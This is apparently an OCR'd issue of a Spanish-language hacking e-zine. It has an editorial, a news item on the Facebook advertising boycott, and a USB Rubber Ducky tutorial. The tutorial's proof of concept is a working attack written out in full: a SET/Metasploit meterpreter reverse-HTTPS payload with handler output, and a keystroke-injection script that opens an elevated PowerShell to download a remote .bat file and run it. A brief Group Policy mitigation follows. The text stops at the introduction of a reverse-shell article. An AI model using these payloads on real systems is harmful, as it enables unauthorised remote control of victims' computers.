#12

JULIO 2020
EDICIÓN

DIGITAL MAGAZINE

La comunidad de Underc0de estará publicando mensualmente aportes sobre Software Libre, Hacking, Seguridad Informática, Programación y mucho más.

UNDERC0DE.ORG

"Nuevas experiencias
te dan nuevas perspectivas.

UNDERC0DE

UNDERDOCS #12

> *Todas las experiencias son positivas.*

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS.
LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERC0DE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERC0DE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERC0DE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

EN ESTA EDICIÓN

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON**: DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

CERRAR SESIÓN UNDERDOCS.

Iniciamos este proyecto con el fiel objetivo de publicar y difundir artículos del gusto de nuestra comunidad de habla hispana con carácter internacional, durante doce ediciones, compartimos el mismo fin, facilitar la divulgación a través de interesantes artículos de distintas disciplinas en la rama de la informática y casi sin darnos cuenta hemos llegado a la doceava edición, sin embargo en esta oportunidad no solo nos corresponde presentarles este nuevo número, sino aprovechamos también para informarles que culmina la **etapa de UnderDOCS e-zine de Underc0de**, asumiremos nuevos desafíos, constantemente nos encontramos en la búsqueda y realización de diferentes actividades que sean de interés para los underc0ders.

Si bien asumimos esta labor con mucha ilusión y compromiso, además que fue un proyecto en el cual la dirección de Underc0de y de la revista pusimos un especial cariño, empeño y dedicación en las ediciones publicadas, cada una implicaba un reto y así lo enfrentamos favorablemente, hemos tenido la gran fortuna de recibir todo tipo de comentarios, observaciones, satisfacciones y un peldaño más escalado.

Gracias al apoyo de nuestros **lectores**, el tremendo aporte de cada uno de nuestros **colaboradores/autores** y la gran labor de nuestros **difusores** para hacer llegar a cada rincón donde fue conocido UnderDOCS. Por su **compromiso** y **lealtad** estamos muy agradecidos, lo que nos impulsa a realizar más proyectos y seguir adelante como la gran comunidad que somos en **Underc0de.**

Dirección General UnderDOCS

@Denisse @Dragora

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM

@ANTRAX
@79137913
@GABRIELA
@BLACKDRAKE
@DENISSE
@DRAGORA
@ANIMANEGRA
@ISRAEL_ABARCA
@OROMAN
@MORTAL_POISON
@ONSEC01
@HACKPLAYERS
@MAYASCTFTEAM

DIFUSIÓN

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO

hackplayers.com
mayas-ctf-team.blogspot.com
redbyte.com.mx
cerohacking.com
antrax-labs.org
sombrero-blanco.com/blog
diegoaltf4.com
grupos LinuxerOS

- t.me/Ubuntu_es
- t.me/Linuxeros_es
- t.me/DebianLatinoamerica
- t.me/SeguridadInformatica

CONTACTO

INFO@UNDERC0DE.ORG REDACCIONES@UNDERC0DE.ORG

CAMPAÑA: STOP HATE FOR PROFIT

NOTICIAS INFORMÁTICAS

Una vez más la red social **Facebook** vuelve a estar en medio de debate, ¿Qué es lo que buscan con esta campaña? Pues sencillamente piden un cambio que pueda ser evidente pues actualmente no es anuente a nuestros ojos, cada vez no es extraño encontrarnos con discursos hostiles[1] y dañinos originados en dicha plataforma.

Escrito por: @**DRAGORA** | **MODERADOR GLOBAL** UNDERC0DE

Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones**,** y miembro muy activa de la comunidad Underc0de.

Contacto:
underc0de.org/foro/profile/Lily24

Facebook se llevó el trago amargo de que varias empresas anunciaron que dejarían de pagar publicidad en su plataforma durante julio de 2020, lo cual rápidamente coloco a la compañía nuevamente en aprietos, pero esta acción no es en vano sino tiene un **propósito** fuerte el cual **es que Facebook ponga un alto a los "discursos hostiles" y perjudiciales que vemos día a día en la red social**.

[1] Luis Miranda 2020, El boicot contra Facebook provocaría cambios estructurales en la plataforma, según un experto en publicidad, hipertextual.com/2020/07/boicot-facebook-publicidad-discurso-odio **Consultado**: 5/7/2020.

Algunas empresas que se han sumado a esta protesta publicitaria

- Puma
- Coca Cola
- Honda
- Reebok
- Best Buy
- Colgate-Palmolive
- Denny's
- Dermatonics
- Ford
- Levi's
- Mozilla
- Patreon
- Vans
- Verizon, son solo algunas de las empresas que se han sumado.

CAMPAÑA STOP HATE FOR PROFIT

Free Press y Common Sense, en conjunto con organizaciones de derechos civiles de Estados Unidos Color of Change y la Liga Antidifamación, lanzaron la campaña *Stop Hate for Profit* (**No al odio por dinero**) después del fallecimiento de *George Floyd*, un hombre afroamericano que falleció debido al abuso de poder policiaco en Minneapolis, Estados Unidos. Dicha campaña se ha convertido en un alza de las voces que exigen que esta situación pare, pues es común ver contenidos racistas y que incitan al odio en la plataforma sin que el grupo que impulsa la firma Facebook haga lo necesario para frenarlo.

Presión para obtener lo exigido

Los organizadores de dicha campaña empezaran a abogar a las principales empresas europeas a unirse a la causa.

> *"El próximo paso es la presión global"*
> *Comenta Jim Steyer*
> *Director Ejecutivo de Common Sense Media.*

Con ello se espera animar a reguladores europeos a tomar una postura rígida contra Facebook. Adjuntando el anuncio de la Comisión Europea respecto las nuevas normas para que compañías tecnológicas, como Facebook, expongan informes mensuales respecto al manejo de información errónea.

MEDIDAS QUE HA TOMADO FACEBOOK

La firma dio a conocer que está dispuesta a presentar la respectiva auditoria por parte de **Media Rating Council (MRC)**, compañía de métricas en medios, para valorar y la precisión de los reportes en determinados sectores. Además de prohibir anuncios que dirijan ataques a personas de una *raza, etnia, religión u orientación sexual.*

Hace poco Facebook anunció que etiquetaría el contenido "noticioso" que viole sus políticas, respuesta que no era la que se esperaba para los organizadores de la campaña digital.

Existen opiniones encontradas, no es anuente a nuestros ojos que la plataforma en vez de tomar cartas en el asunto está censurando y boicoteando a diestra y siniestra a muchas páginas como respuesta a esta exigencia. Lamentablemente esperamos un cambio radical, cambio que parece venir muy lejos ya que Zuckerberg cree que esta campaña es por cuestiones de reputación...irónico ¿verdad?

USB RUBBER DUCKY

HACKING

Este dispositivo es un teclado programado con forma de **USB,** que al conectarse comienza a escribir en el equipo de forma automatizada, para lanzar programas y herramientas que bien pueden estar en el equipo víctima o cargados en la memoria Micro SD que lleva incluida.

Escrito por: **@OROMAN** EN COLABORACIÓN CON **UNDERC0DE**

Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años.
Curioso de las nuevas tecnologías emergentes y la economía digital.
Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.


Contacto:
www.prometheodevs.com

Cuenta con una entrada para memorias tipo SD, un procesador de 60Mhz de 32 bits, convirtiendo el lenguaje ***Ducky*** a pulsaciones de teclado, ya que introduce los códigos directamente en el procesador de la computadora.


Esta herramienta se trabaja mediante un lenguaje de programación bastante sencillo llamado **ducky language** el cual consta de pulsaciones de teclado, puede ir desde letras sencillas hasta comandos de atajo del teclado.
Un ejemplo de un script básico es el siguiente:

```
GUI r
DELAY 500
STRING notepad.exe
ENTER
DELAY 1000
STRING Hello World!
```

En donde los siguientes comandos realizan las actividades siguientes:



GUI r (GUI es la tecla Windows) abre el atajo ejecutar, y escribe notepad.exe para abrir un block de notas el cual escribe Hello World!



Así de sencillo es escribir un script para ruber ducky.

Cabe mencionar que todos estos comandos se escriben en mayúsculas o de lo contrario no funcionaran.

Existen algunos comandos especiales para comenzar a desarrollar scripts en esta herramienta los cuales enlistare a continuación:

- **REM:** Este comando sirve para comentar el código que se está escribiendo es similar a # o las "" de otros lenguajes.

Ejemplo: REM Este es un comentario.

- **DELAY:** Comando que permite crear pausas en la ejecución del script, esto nos sirve para ajustar los tiempos, en los que se debe de ejecutar una línea y otra, por ejemplo, si ejecutamos un comando en *cmd* que tarda 2 o 3 segundos en regresar la respuesta, si no queremos que Rubber siga escribiendo agregamos un DELAY seguido de milisegundos.

Ejemplo: DELAY 1000 (Esto nos dará 1 segundo de espera ante de que el código se siga ejecutando.

- **STRING:** al igual que muchos lenguajes de programación el comando string sirve para escribir cadenas de texto, ya sea para introducirlas a una cmd, un block de notas, etc.

Ejemplo: STRING A ... z A ... Z 0..9! ...) `~ + = _-" ':; <,>.? / \ Y pipe, Hola mundo, ipconfig/all, etc....

- **GUI:** Esta función emula la tecla Windows, la cual nos sirve para llamar la función ejecutar, también podemos ejecutar como WINDOWS y hace la misma función, seguida de una tecla para formar la función.

Ejemplo: GUI r (Abre la opción Ejecutar) GUI l, bloquea el escritorio, entre otras.

- **SHIFT**: este comando emula la tecla shift, con la cual podemos crear caracteres especiales, mayúsculas entre otras funciones.

Ejemplo: SHIFT 3 (para escribir la tecla gato) de esta manera puedes usar esta tecla para utilizar los atajos.

- **ALT:** Esta tecla funciona de la misma manera que SHIFT pero con diferentes teclas como las F1, F2, F3 etc.

Ejemplo: ALT F4 (cierra una ventana abierta).

- **CTRL:** Esta tecla sirve como las anteriores, para hacer conjunciones con otras teclas

Ejemplo: CTRL ESCAPE: que sirve para abrir el menú de Windows.

- **DOWNARROW** – Tecla hacia abajo - ▼
- **LEFTARROW –** Tecla hacia izquierda - ◄
- **RIGHTARROW –** Tecla hacia derecha - ►
- **UPARROW -** tecla hacia arriba - ▲
- **ENTER:** esta tecla representa el enter del teclado, bastante eficiente para darle intro a los comandos ejecutados cuando se necesita acción del usuario.

Este conjunto de teclas sirve para moverse como si fueran las flechas del teclado.

Un script más avanzado se podría ver de esta manera:

```
DELAY 750
GUI r
DELAY 1000
STRING powershell Start-Process notepad -Verb runAs
ENTER
DELAY 750
ALT y
DELAY 750
ENTER
ALT SPACE
DELAY 1000
STRING m
DELAY 1000
DOWNARROW
REPEAT 100
ENTER
STRING C:\Windows\config-11563.ps1
ENTER
DELAY 1000
ALT F4
DELAY 1000
GUI r
DELAY 750
STRING powershell Start-Process cmd -Verb runAs
ENTER
DELAY 750
ALT y
DELAY 750
STRING mode con:cols=14 lines=1
ENTER
ALT SPACE
DELAY 750
STRING m
DELAY 1000
DOWNARROW
REPEAT 100
ENTER
STRING powershell Set-ExecutionPolicy 'Unrestricted' -Scope CurrentUser -Confirm:$false
ENTER
```

Ya que tenemos nuestro script en bloc de notas o algún editor de texto plano como notepad++ procedemos a compilar el código para generar el archivo **.bin**, que es el que ejecuta Ruber ducky al introducirlo al pc para esto tenemos que descargar los archivos[2] necesarios para esta compilación.


Ya que tenemos el paquete descomprimido también hay que validar que tengamos java instalado en nuestro pc, haciéndolo de la siguiente manera:

```
C:\Users\pedro>java -version
java version "1.8.0_144"
Java(TM) SE Runtime Environment (build 1.8.0_144-b01)
Java HotSpot(TM) Client VM (build 25.144-b01, mixed mode, sharing)
```

De lo contrario procedemos a descargar la versión de java: www.java.com/es/download


[2] Source: github.com/hak5darren/USB-Rubber-Ducky

A continuación, podemos hacer los siguientes pasos, nos ubicamos en la carpeta que descargamos del Rubber ducky:




Donde el comando java -jar encoder.jar -i rubber.txt -l es.properties, representa lo siguiente:


- **Java – jar:** Comando que nos permite ejecutar archivos compilados de java que se nombran JAR.
- **Encoder.jar:** es el binario que hace la conversión de nuestro script en txt a un archivo binario (.bin)
- **-i rubber.txt:** indica cual es el archivo que será convertido en un binario (.bin)
- **-l es.properties:** Permite seleccionar entre varios lenguajes de teclado (en este caso, es representa español, así como us, americano, entre otros). Para que este comando tenga éxito, tenemos que mover el archivo es.properties a la carpeta de encoder, y tener el archivo rubber.txt también dentro de la carpeta encoder, se vería de la siguiente manera:



Después ejecutamos el comando y nos arroja un archivo binario (.bin)




Si nos aparece **OK** en todas las opciones es que tuvimos una compilación exitosa, si nos aparece algún error, es porque algo está mal en el script.
Veremos el nuevo archivo .bin que se generó, a continuación, este archivo es el que introducimos a la micro SD de rubber, después de esto la rubber atacara con el script que generamos.



PRUEBA DE CONCEPTO (POC)


Para esta prueba de concepto vamos a necesitar un pc con sistema operativo Kali/Linux y otra computadora con Windows 7.

La siguiente prueba consiste en crear un archivo malicioso con extensión .bat que contiene un código cifrado en base 64, que ejecutará una serie de comandos en **Vbscript** explotando una vulnerabilidad en Windows 7 permitiéndonos obtener control remoto del equipo víctima por medio de una consola llamada **meterpreter**.




Primero debemos de abrir una consola de Kali y seleccionar la herramienta Setoolkit la cual es un framework para ingeniería social bastante eficiente.


Después se nos despliega el menú el cual seleccionamos la opción “1” la cual nos da información sobre vectores de ingeniería social:




Ya que estamos dentro del menú de ataques de ingeniería social, seleccionamos la opción 9 que utiliza la herramienta de Windows **Powershell** para poder envenenar el equipo con un malware cifrado.



Ahora seleccionamos la opción 1 de nuevo, nos creará un documento de texto con una serie de instrucciones cifradas en base 64.



Nos pedirá una serie de información, la primera información que nos solicita es la IP del servidor que recibirá la petición, en este caso la recibimos a nuestro servidor, así que seleccionamos su ip:



A continuación, nos solicita establecer un puerto en este caso seleccionamos el puerto por defecto que es el 443:

```
set:powershell> Enter the port for the reverse [443]:443
```

Después de presionar enter, comienza a generar el **payload** o el **script** cifrado de **powershell** y nos da la ruta especifica de donde se almacenó:

```
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 359 bytes
Final size of c file: 1532 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
```

Al crear el payload nos pregunta que si queremos levantar el servidor malicioso con ayuda de un handler de metasploit, debemos seleccionar que sí.

```
set> Do you want to start the listener now [yes/no]: : yes
```

Como podemos ver el servidor de creo automáticamente con ayuda de metasploit:

```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1639 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set/reports/powershell/powershell.rc)> set LPORT 443
LPORT => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
```

El servidor o handler está en escucha por el puerto 443 y está listo para esperar la conexión entrante.

La segunda parte de este proceso es infectar a la víctima por medio de Powershell, para ello tomamos el archivo que generó Setoolkit y lo convertimos en .bat con el nombre de x86.bat


En el rubber ducky generamos un payload que persuade en descargar este archivo y auto ejecutarlo desde la memoria ram para eso necesitamos el siguiente código:

```
DELAY 1000
GUI r
DELAY 200
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 1200
ALT y
DELAY 1500
STRING mode con:cols=20 lines=1
ENTER
DELAY 200
STRING $down = New-Object System.Net.WebClient; $url = 'https://doc-08-7g-
docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/1s0ahm6k1d6s1p
8cik06pioipcomvmmm/1503950400000/16263484853567794396/*/0B4Yyj07DUMlUalZPdi1oLV9ISU0?e=d
ownload'; $file = 'x86.bat'; $down.DownloadFile($url,$file); $exec = New-Object -com
shell.application; $exec.shellexecute($file); exit;
ENTER
```


El archivo malicioso fue montado en un servidor de google drive el cual, se auto descarga al solicitar la petición:

`$down = New-Object System.Net.WebClient; $url = 'https://doc-08-7g-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/1s0ahm6k1d6s1p8cik06pioipcomvmmm/1503950400000/16263484853567794396/*/0B4Yyj07DUMlUalZPdi1oLV9ISU0?e=download'; $file = 'x86.bat';` y se ejecuta.


Al introducir la Rubber Ducky se ejecuta un powershell con privilegios de administrador la cual se ve de esta manera:




Y al ejecutar este comando se inyecta el malware:



El código cifrado en base 64 es interpretado por la Shell de Windows y se establece una conexión en reversa hacia la computadora atacante:






El tiempo estimado de ejecución de esta herramienta fue de aproximadamente 1 hora, se desglosa al montar el servidor malicioso, configuración, subida a un servidor de google drive y configuración de auto descarga, la ejecución de la Rubber Ducky se tardó aproximadamente 10 segundos en ser implementada.

Este script puede ser evadido por antivirus actualizados utilizando vulnerabilidades como 0 – Day y algunas otras no parchadas. En un entorno de directorio activo podemos deshabilitar el uso de pendrives y dispositivos USB desde las Políticas de Grupo con la ventaja de centralizar la solución para toda la organización. También podríamos aplicar estas políticas localmente, pero perderíamos la potencia de despliegue de directorio activo.

Creando una nueva política "Prevent Installation of devices not described by other policy settings" (*Computer configuration → Administrative Templates → System → Device Installation → Device Installation Restriction*) limitamos la instalación de nuevos dispositivos como es el caso del Rubber Ducky.



Esta herramienta puede ser fácilmente utilizada para integrar otras soluciones como metasploit, Armitage, SET, entre otras, su fácil aplicación la vuelve peligrosa para un entorno empresarial descuidado.

HTTP-REVSHELL:
CONTROLA EL EQUIPO DE LA VÍCTIMA A TRAVÉS DE UN CANAL ENCUBIERTO

MALWARE

Esta herramienta se hace llamar HTTP-revshell y consiste en la utilización de un canal encubierto (covert channel) para obtener control sobre el equipo víctima a través de peticiones web y de esta forma evadir soluciones como un IDS, IPS y AV.

Escrito por: **@3V4SI0N** EN **COLABORACIÓN CON** UNDERC0DE

Vicente Motos, Creador de Hackplayers, blogger y organizador del congreso h-c0n. Consultor de seguridad informática y hacker ético. Actualmente red teamer/threat hunter. Experiencia en arquitectura de sistemas y comunicaciones, investigación de vulnerabilidades, creador de varias herramientas, jugador de CTFs y amante del software libre.

Contacto:
Blog: Hackplayers.com
